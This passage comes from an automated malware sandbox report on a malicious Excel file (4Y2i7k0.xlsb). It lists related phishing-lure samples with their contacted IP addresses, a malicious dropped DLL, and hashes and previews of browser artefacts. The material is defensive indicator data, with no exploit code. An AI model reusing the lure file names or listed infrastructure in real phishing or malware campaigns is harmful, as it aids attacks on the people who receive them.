|                     | generated check 662732.xlsm                                                           | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.177.61</li></ul>       |
|                     | 4Y2i7k0.xlsb                                                                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.241.24.47</li></ul>        |
|                     | QUOTATION REQUEST.exe                                                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.13<br/>1.134</li></ul> |
|                     | gunzipped.exe                                                                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.254.18<br/>9.182</li></ul> |
|                     | Purchase Order #DH0124 REF#SCAN005452 EXW HMM<br>SO#UKL080947 - FD210268-001.xlsx.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.144.13.239</li></ul>       |
|                     | 0145d964_by_Libranalysis.exe                                                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.241.169.22</li></ul>       |
|                     | HXxk3mzZeW.exe                                                                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.14<br/>0.111</li></ul> |
|                     | HCU213DES.doc                                                                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.241.169.22</li></ul>       |
|                     | RFQ.exe                                                                               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.254.23<br/>6.251</li></ul> |
|                     | a3aa510e_by_Libranalysis.exe                                                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.22<br/>1.204</li></ul> |
|                     | Outstanding Payment Plan.xls                                                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.129.69</li></ul>       |
|                     | FULL SOA \$16848.exe                                                                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.11<br/>3.120</li></ul> |
|                     | BL Draft - HL-88312627.exe                                                            | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.254.18<br/>0.165</li></ul> |
|                     | ARIX SRLVI (MN) - Italy.exe                                                           | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.254.18<br/>5.244</li></ul> |
|                     | DocNo2300058329.doc_.rtf                                                              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>74.220.199.6</li></ul>         |
|                     | NINGBO_STATEMENT OF ACCOUNT.exe                                                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.22<br/>6.148</li></ul> |
|                     | signed contract invoice.exe                                                           | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.254.23<br/>6.251</li></ul> |
|                     | DUBAI UAE HCU4321890.exe                                                              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.241.169.22</li></ul>       |
|                     | Payment Copy 0002.exe                                                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>50.87.153.37</li></ul>         |

### JA3 Fingerprints

No context

### Dropped Files

| Match                                                                                  | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context |
|----------------------------------------------------------------------------------------|------------------------------|--------------------------|-----------|------------------------|---------|
| C:\Users\Public\block.dll                                                              | 4Y2i7k0.xlsb                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
| C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\2WF3MMUU\presentation[1].dll | 4Y2i7k0.xlsb                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |

## Created / dropped Files

| C:\Users\Public\block.dll |                                                                                                                                                                                                                                                                |   |
|---------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                  | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                                                                                                                                                     |                                                                                                                                                                         |
| File Type:                | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                        |                                                                                                                                                                         |
| Category:                 | dropped                                                                                                                                                                                                                                                        |                                                                                                                                                                         |
| Size (bytes):             | 312832                                                                                                                                                                                                                                                         |                                                                                                                                                                         |
| Entropy (8bit):           | 6.133421258123313                                                                                                                                                                                                                                              |                                                                                                                                                                         |
| Encrypted:                | false                                                                                                                                                                                                                                                          |                                                                                                                                                                         |
| SSDEEP:                   | 6144:92dsJtFrYUZZqrS6HtYP612U8ZlbBmWMOzWb/0:9SsJtFrYJS6NYy123IMWLz5                                                                                                                                                                                            |                                                                                                                                                                         |
| MD5:                      | 5A7C87DAB250CEE78CE63AC34117012B                                                                                                                                                                                                                               |                                                                                                                                                                         |
| SHA1:                     | 554C4CCF2341182768D475087D8A8BCFAA525A12                                                                                                                                                                                                                       |                                                                                                                                                                         |
| SHA-256:                  | 8A26C32848C9EA085505359F67927D1A744EC07303ED0013E592ECA6B4DF4790                                                                                                                                                                                               |                                                                                                                                                                         |
| SHA-512:                  | 3B4BD7963E3C397618562708064674BD2418F5CAB71CE861986EFA3BCD14FA6B0155DAECE10B9A7AD3FE0F7FAC6FDFD693B4AC2451F4EAABB30BA8253286B7ED                                                                                                                               |                                                                                                                                                                         |
| Malicious:                | true                                                                                                                                                                                                                                                           |                                                                                                                                                                         |
| Antivirus:                | <ul style="list-style-type: none"><li>Antivirus: ReversingLabs, Detection: 13%</li></ul>                                                                                                                                                                       |                                                                                                                                                                         |
| Joe Sandbox View:         | <ul style="list-style-type: none"><li>Filename: 4Y2l7k0.xlsb, Detection: malicious, <a href="#">Browse</a></li></ul>                                                                                                                                           |                                                                                                                                                                         |
| Reputation:               | low                                                                                                                                                                                                                                                            |                                                                                                                                                                         |
| Preview:                  | <div>MZ.....@.....!..!This program cannot be run in DOS mode...\$.Rich.....PE..L...<br/>..Hn`.....!.....;.....P.....@.....T.....&lt;.....0.....@.....text...<br/>.....`..data...Hq.....@....rsrc.....@...@.reloc.....0.....@..B.....<br/>.....<br/>.....</div> |                                                                                                                                                                         |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{0D9072B0-AC38-11EB-90EB-ECF4BBEA1588}.dat |                                                                                                                                 |
|---------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                                                                              | C:\Program Files\internet explorer\iexplore.exe                                                                                 |
| File Type:                                                                                                                            | Microsoft Word Document                                                                                                         |
| Category:                                                                                                                             | dropped                                                                                                                         |
| Size (bytes):                                                                                                                         | 29272                                                                                                                           |
| Entropy (8bit):                                                                                                                       | 1.7646610956151878                                                                                                              |
| Encrypted:                                                                                                                            | false                                                                                                                           |
| SSDEEP:                                                                                                                               | 96:rwZrZa24WSt9if17rlzMJkdVk6JWZBk2pB:rwZrZa24WSt9if17rlzMed66EZBk2pB                                                           |
| MD5:                                                                                                                                  | F4D7D4225A39DC05E7537055270E85E4                                                                                                |
| SHA1:                                                                                                                                 | 061334EBAD7D6ACB9CD53936DB7F076F1C0ED065                                                                                        |
| SHA-256:                                                                                                                              | 79C546B8A03645805CB89EB6E9E9384F21E93A4FD7A734549C073DE2BAEC4DD9                                                                |
| SHA-512:                                                                                                                              | 636F7D6D72372D38AB83886B47C672DDCE96DB0D5C6318515C9D671EC12ED2441FB2518BE8092CE430A8BE9D405D86F735A3604519CAB144E8AAADCD49D10A0 |
| Malicious:                                                                                                                            | false                                                                                                                           |
| Reputation:                                                                                                                           | low                                                                                                                             |
| Preview:                                                                                                                              | .....R.o.o.t. .E.n.t.r.<br>y.....<br>.....                                                                                      |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{E4D8D27E-AC37-11EB-90EB-ECF4BBEA1588}.dat |                                                                                                                                  |
|---------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                                                                              | C:\Program Files\internet explorer\iexplore.exe                                                                                  |
| File Type:                                                                                                                            | Microsoft Word Document                                                                                                          |
| Category:                                                                                                                             | dropped                                                                                                                          |
| Size (bytes):                                                                                                                         | 29272                                                                                                                            |
| Entropy (8bit):                                                                                                                       | 1.7737072676409908                                                                                                               |
| Encrypted:                                                                                                                            | false                                                                                                                            |
| SSDEEP:                                                                                                                               | 96:rOhZFZi2OWGtXuifD01LzMo2jT26/0XB5UpB:ruZFZi2OWGteifQ1LzM3ja6sXB5UpB                                                           |
| MD5:                                                                                                                                  | A2A6839BDA52A359EE932476EB3034F5                                                                                                 |
| SHA1:                                                                                                                                 | 1C25EA0713E15FCF8B4C32A68E6719FFA90C18C8                                                                                         |
| SHA-256:                                                                                                                              | 4F81E35546B3DD8872D9C2FD4CB4DAF52D24B41560D3652CD75DD4C7B9804222                                                                 |
| SHA-512:                                                                                                                              | 2D444EECF7F2F60842AAF8E979AD1F73828B6CE5BEA56F06312BC3A68A1EC8161094863E1E5D46CDA8D8EDA7951CC5B30F208D4C752DAB4BEE70F79C1BDC78F8 |
| Malicious:                                                                                                                            | false                                                                                                                            |
| Preview:                                                                                                                              | .....R.o.o.t. .E.n.t.r.<br>y.....<br>.....                                                                                       |

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| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{FF57CED6-AC37-11EB-90EB-ECF4BBEA1588}.dat</b> |                                                                                                                                  |
| Process:                                                                                                                                     | C:\Program Files\internet explorer\iexplore.exe                                                                                  |
| File Type:                                                                                                                                   | Microsoft Word Document                                                                                                          |
| Category:                                                                                                                                    | dropped                                                                                                                          |
| Size (bytes):                                                                                                                                | 29272                                                                                                                            |
| Entropy (8bit):                                                                                                                              | 1.7624766566850816                                                                                                               |
| Encrypted:                                                                                                                                   | false                                                                                                                            |
| SSDEEP:                                                                                                                                      | 192:rzZsZB2kyWkpNtkpJifkpBztzMkpHIW6QhBkeupB:r1Mwxxkp3kpmkpwkp4kP                                                                |
| MD5:                                                                                                                                         | 3C9DBF863282EA3930AC0B86A38E6C4F                                                                                                 |
| SHA1:                                                                                                                                        | 89D97F236492B0126805CE33ECD87EB812209130                                                                                         |
| SHA-256:                                                                                                                                     | 1DF483DE3B5074599337CF0AF30A9A2D71DCF7FFF969731FA150450A1887B38B                                                                 |
| SHA-512:                                                                                                                                     | 86F2073A0D38C789FA3E7726D910F1C1A018AFDDF3071BC9686AC10FE79164D87B5B309F6C1AEAC54E3B2C63CD97339414A347FFF73AD25FF40CEDB0BC196017 |
| Malicious:                                                                                                                                   | false                                                                                                                            |
| Preview:                                                                                                                                     | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>.....                                                                              |

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| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0D9072B2-AC38-11EB-90EB-ECF4BBEA1588}.dat</b> |                                                                                                                                 |
| Process:                                                                                                                       | C:\Program Files\internet explorer\iexplore.exe                                                                                 |
| File Type:                                                                                                                     | Microsoft Word Document                                                                                                         |
| Category:                                                                                                                      | dropped                                                                                                                         |
| Size (bytes):                                                                                                                  | 28160                                                                                                                           |
| Entropy (8bit):                                                                                                                | 1.922841220511737                                                                                                               |
| Encrypted:                                                                                                                     | false                                                                                                                           |
| SSDEEP:                                                                                                                        | 192:rzoZkpQz6RkMjR2NWQM4pnN/DhfxOVexfN/DhNA:rTzWC+AklAphw4he                                                                    |
| MD5:                                                                                                                           | B9842DF84F24B4F6FD4FF37192C11BD3                                                                                                |
| SHA1:                                                                                                                          | CCCD2DB9D5F979159C6A523A40A65BC659911AC                                                                                         |
| SHA-256:                                                                                                                       | E9BE1AA3D7438B043EE470DF16DDB162663263DA5A8F248B97DBACCCC38CDB1C                                                                |
| SHA-512:                                                                                                                       | 9820138DBC20946BFB7C6D8781D8867B3D68DDB031909AF6DF0E57EFF3A366C6EA8044B032C8E5C099DAB212FB7384671E2E23D3B40800D4E8A1E686803E68C |
| Malicious:                                                                                                                     | false                                                                                                                           |
| Preview:                                                                                                                       | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>.....                                                                             |

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| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E4D8D280-AC37-11EB-90EB-ECF4BBEA1588}.dat</b> |                                                                                                                                |
| Process:                                                                                                                       | C:\Program Files\internet explorer\iexplore.exe                                                                                |
| File Type:                                                                                                                     | Microsoft Word Document                                                                                                        |
| Category:                                                                                                                      | dropped                                                                                                                        |
| Size (bytes):                                                                                                                  | 27728                                                                                                                          |
| Entropy (8bit):                                                                                                                | 1.9388286851838568                                                                                                             |
| Encrypted:                                                                                                                     | false                                                                                                                          |
| SSDEEP:                                                                                                                        | 192:rAZzQhd6Bkxjx2eWvMw5sWjB1Xu1sWjB1XOA:rw8CyNgVkYpzX2pzXp                                                                    |
| MD5:                                                                                                                           | 633ABE828B8481D6C34ED27BABC296D1                                                                                               |
| SHA1:                                                                                                                          | 5EA212D8657D344F1DEA9F30B28FCC9E6DC6B796                                                                                       |
| SHA-256:                                                                                                                       | D58FB7E2DBC87EDD9568EC19F17BA0DE663F014AB93625F5F075924CDDFA3F2E                                                               |
| SHA-512:                                                                                                                       | C8E04FC92D9EDEC1B493269DCF6165AE62F31297B27CD84BEA9C310C36434D44C30B062751CACCE5293D4A03169FF8E938CE8ACAA273DC64ADA7D09440594F |
| Malicious:                                                                                                                     | false                                                                                                                          |
| Preview:                                                                                                                       | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>.....                                                                            |

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| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FF57CED8-AC37-11EB-90EB-ECF4BBEA1588}.dat</b> |                                                          |
| Process:                                                                                                                       | C:\Program Files\internet explorer\iexplore.exe          |
| File Type:                                                                                                                     | Microsoft Word Document                                  |
| Category:                                                                                                                      | dropped                                                  |
| Size (bytes):                                                                                                                  | 28136                                                    |
| Entropy (8bit):                                                                                                                | 1.9179455348957073                                       |
| Encrypted:                                                                                                                     | false                                                    |
| SSDEEP:                                                                                                                        | 192:rFzrQH6tk8jN2RWKMayU0NFNqhl0NUNFNq+A:rLEaWuEALRU0mFm |
| MD5:                                                                                                                           | 7F1981374D28941BDA99E4B415A9C2C2                         |
| SHA1:                                                                                                                          | C83C83BAC2B4F3EDF2BC87446316EC2C693187C3                 |

|                                                                                                                                |                                                                                                                                  |
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| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FF57CED8-AC37-11EB-90EB-ECF4BBEA1588}.dat</b> |                                                                                                                                  |
| SHA-256:                                                                                                                       | 84C8B65207178301C83F894168FF012B85AF08EE0A8ADCC74EAFB49D866AA3B0                                                                 |
| SHA-512:                                                                                                                       | 3F561DA85CE27611766291375810D5B2218752197EF416D06C47813CAA4F583AC01CBFB70BA07299B19A38D1EDBB3EAC739201D62DF05105D76B754709EB1A67 |
| Malicious:                                                                                                                     | false                                                                                                                            |
| Preview:                                                                                                                       | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>.....                                                                              |

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| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Process:                                                                                               | C:\Program Files\internet explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:                                                                                             | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Category:                                                                                              | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Size (bytes):                                                                                          | 656                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Entropy (8bit):                                                                                        | 5.122038663787781                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Encrypted:                                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SSDEEP:                                                                                                | 12:TMHdNMNxOE5A5AbnWiml002EtM3MHdNMNxOE5AsUZnWiml00OYGVbkEtMb:2d6NxOq6mSZHKd6NxOqwSZ7YLb                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| MD5:                                                                                                   | 5C472CC58D7580C71522808204D7AA75                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA1:                                                                                                  | D726FFAD4848943BDA7FCAC7FC8D6CC33F62332B                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-256:                                                                                               | D6D5492514CDD06CF032B7E675E6323CCE6A24647F1637AF39934E4D813A2299                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-512:                                                                                               | 1D9E9EDDC1612DE92D17FC13CF8F4422A7E6C0112547A2768F0EC443EE1C3710FB3BDEDB6659657E8AAD3F83988270B3B63BD392D8907A808B08B4522593A59                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Malicious:                                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Preview:                                                                                               | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xbb28b8a6,0x01d74044</date><accdate>0xbb28b8a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xbb28b8a6,0x01d74044</date><accdate>0xbb2d7d58,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>.. |

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| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Process:                                                                                               | C:\Program Files\internet explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| File Type:                                                                                             | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Category:                                                                                              | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Size (bytes):                                                                                          | 653                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Entropy (8bit):                                                                                        | 5.119497405990879                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Encrypted:                                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SSDEEP:                                                                                                | 12:TMHdNMNxe2kJwJwnWiml002EtM3MHdNMNxe2kJwJwnWiml00OYGkak6EtMb:2d6NxrqKWSZHKd6NxrqKWSZ7Yza7b                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| MD5:                                                                                                   | BD5A9A07CBFBA3C26F4861C01EB5CECD                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA1:                                                                                                  | 4244E4677BB2185AC5EFDD34738598033CA39599                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-256:                                                                                               | DAB4C4F4657DF753818487CDA6415EFC76CE75808F577D135A0126CC5BA14FEF                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-512:                                                                                               | 5C9BF8CE62A8D48C4FCCC5A1922F5DAD60E104D415D76EA11F4E1EEA9A6AE7BB59D10595DE75600E85F6B3DA8001B2550CCC5A81C1DF1D93ADD570F9C7AA56                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Malicious:                                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Preview:                                                                                               | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xbb1f2f2f,0x01d74044</date><accdate>0xbb1f2f2f,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xbb1f2f2f,0x01d74044</date><accdate>0xbb1f2f2f,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>.. |

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| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Process:                                                                                            | C:\Program Files\internet explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| File Type:                                                                                          | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Category:                                                                                           | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Size (bytes):                                                                                       | 662                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Entropy (8bit):                                                                                     | 5.127257186913745                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Encrypted:                                                                                          | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SSDEEP:                                                                                             | 12:TMHdNMNxlVsUCUZnWiml002EtM3MHdNMNxlVsUCUZnWiml00OYGmZEtMb:2d6NxvPSZHKd6NxvPSZ7Yjb                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| MD5:                                                                                                | 8BE9456692048E2904892A4A3A398402                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA1:                                                                                               | 31173BEA7AE5AEDC650DD64DD3BCEE5C1EF6E556                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA-256:                                                                                            | 061150D63F4F443E67D2F4E0B447AFAA9F251955CA1566C2498A185DD474537C                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-512:                                                                                            | E97351BC09C7575DD77C5DF3A435AA0EA8A829F93200565119573F2E9BFC086D764D606EF27B0BEF722A11A083458043DAE7A49CB7AE0844B79FC801322DC95                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Malicious:                                                                                          | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Preview:                                                                                            | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xbb2d7d58,0x01d74044</date><accdate>0xbb2d7d58,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xbb2d7d58,0x01d74044</date><accdate>0xbb2d7d58,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>.. |

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| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Process:                                                                                              | C:\Program Files\internet explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| File Type:                                                                                            | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Category:                                                                                             | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Size (bytes):                                                                                         | 647                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Entropy (8bit):                                                                                       | 5.14773887520185                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Encrypted:                                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SSDEEP:                                                                                               | 12:TMHdNMNxpEpEbnWiml002EtM3MHdNMNxpEpEbnWiml00OYGd5EtMb:2d6NxWQCSZHKd6NxWQCSZ7YIEjb                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5:                                                                                                  | 9D34745A3931E1C93AA1B00E99989C36                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA1:                                                                                                 | 84D97466C1DD799BEA87831A70E54DC3F1FCDFFD                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-256:                                                                                              | AB08F9F00E9E3A8B9E5C4036631E814680F2C12DD4D2238B2E6B66CA6CB01AF5                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA-512:                                                                                              | 9DB746D074F67473DCFE29C156C1297016592A45C909157BDA99D6B7CBCFA217942B2AF04187ECB1E758804C7156A03D92774B79BB3A7BF2D3EA9FFD82124DF                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Malicious:                                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Preview:                                                                                              | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/" /><date>0xbb265666,0x01d74044</date><accdate>0xbb265666,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/" /><date>0xbb265666,0x01d74044</date><accdate>0xbb265666,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>.. |

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| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Process:                                                                                           | C:\Program Files\internet explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| File Type:                                                                                         | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Category:                                                                                          | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Size (bytes):                                                                                      | 656                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Entropy (8bit):                                                                                    | 5.1378498359506235                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Encrypted:                                                                                         | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SSDEEP:                                                                                            | 12:TMHdNMNhxGwsUCUZnWiml002EtM3MHdNMNhxGwsUCUZnWiml00OYGY8K075EtMb:2d6NxQaSZHKd6NxQaSZ7YrKajb                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5:                                                                                               | 40F8C4EBCA3FC2A4B507051438F549B7                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA1:                                                                                              | 72DC1055269DE2E8D6A04BC11558712DA953D200                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA-256:                                                                                           | 4C016C5D7F404728A8C141BE7D36E70571BCE6B42875C2D2D34769674AE5E8DC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA-512:                                                                                           | BBCAE449361A239CAB1256E00D724DDE968749ACDB621FFF644B5EDF2DB5616FF53776614A3D9F3704686AFB46648D9D1954DD685F02069707B035A6A89A4D08                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Malicious:                                                                                         | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Preview:                                                                                           | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/" /><date>0xbb2d7d58,0x01d74044</date><accdate>0xbb2d7d58,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/" /><date>0xbb2d7d58,0x01d74044</date><accdate>0xbb2d7d58,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>.. |

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| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
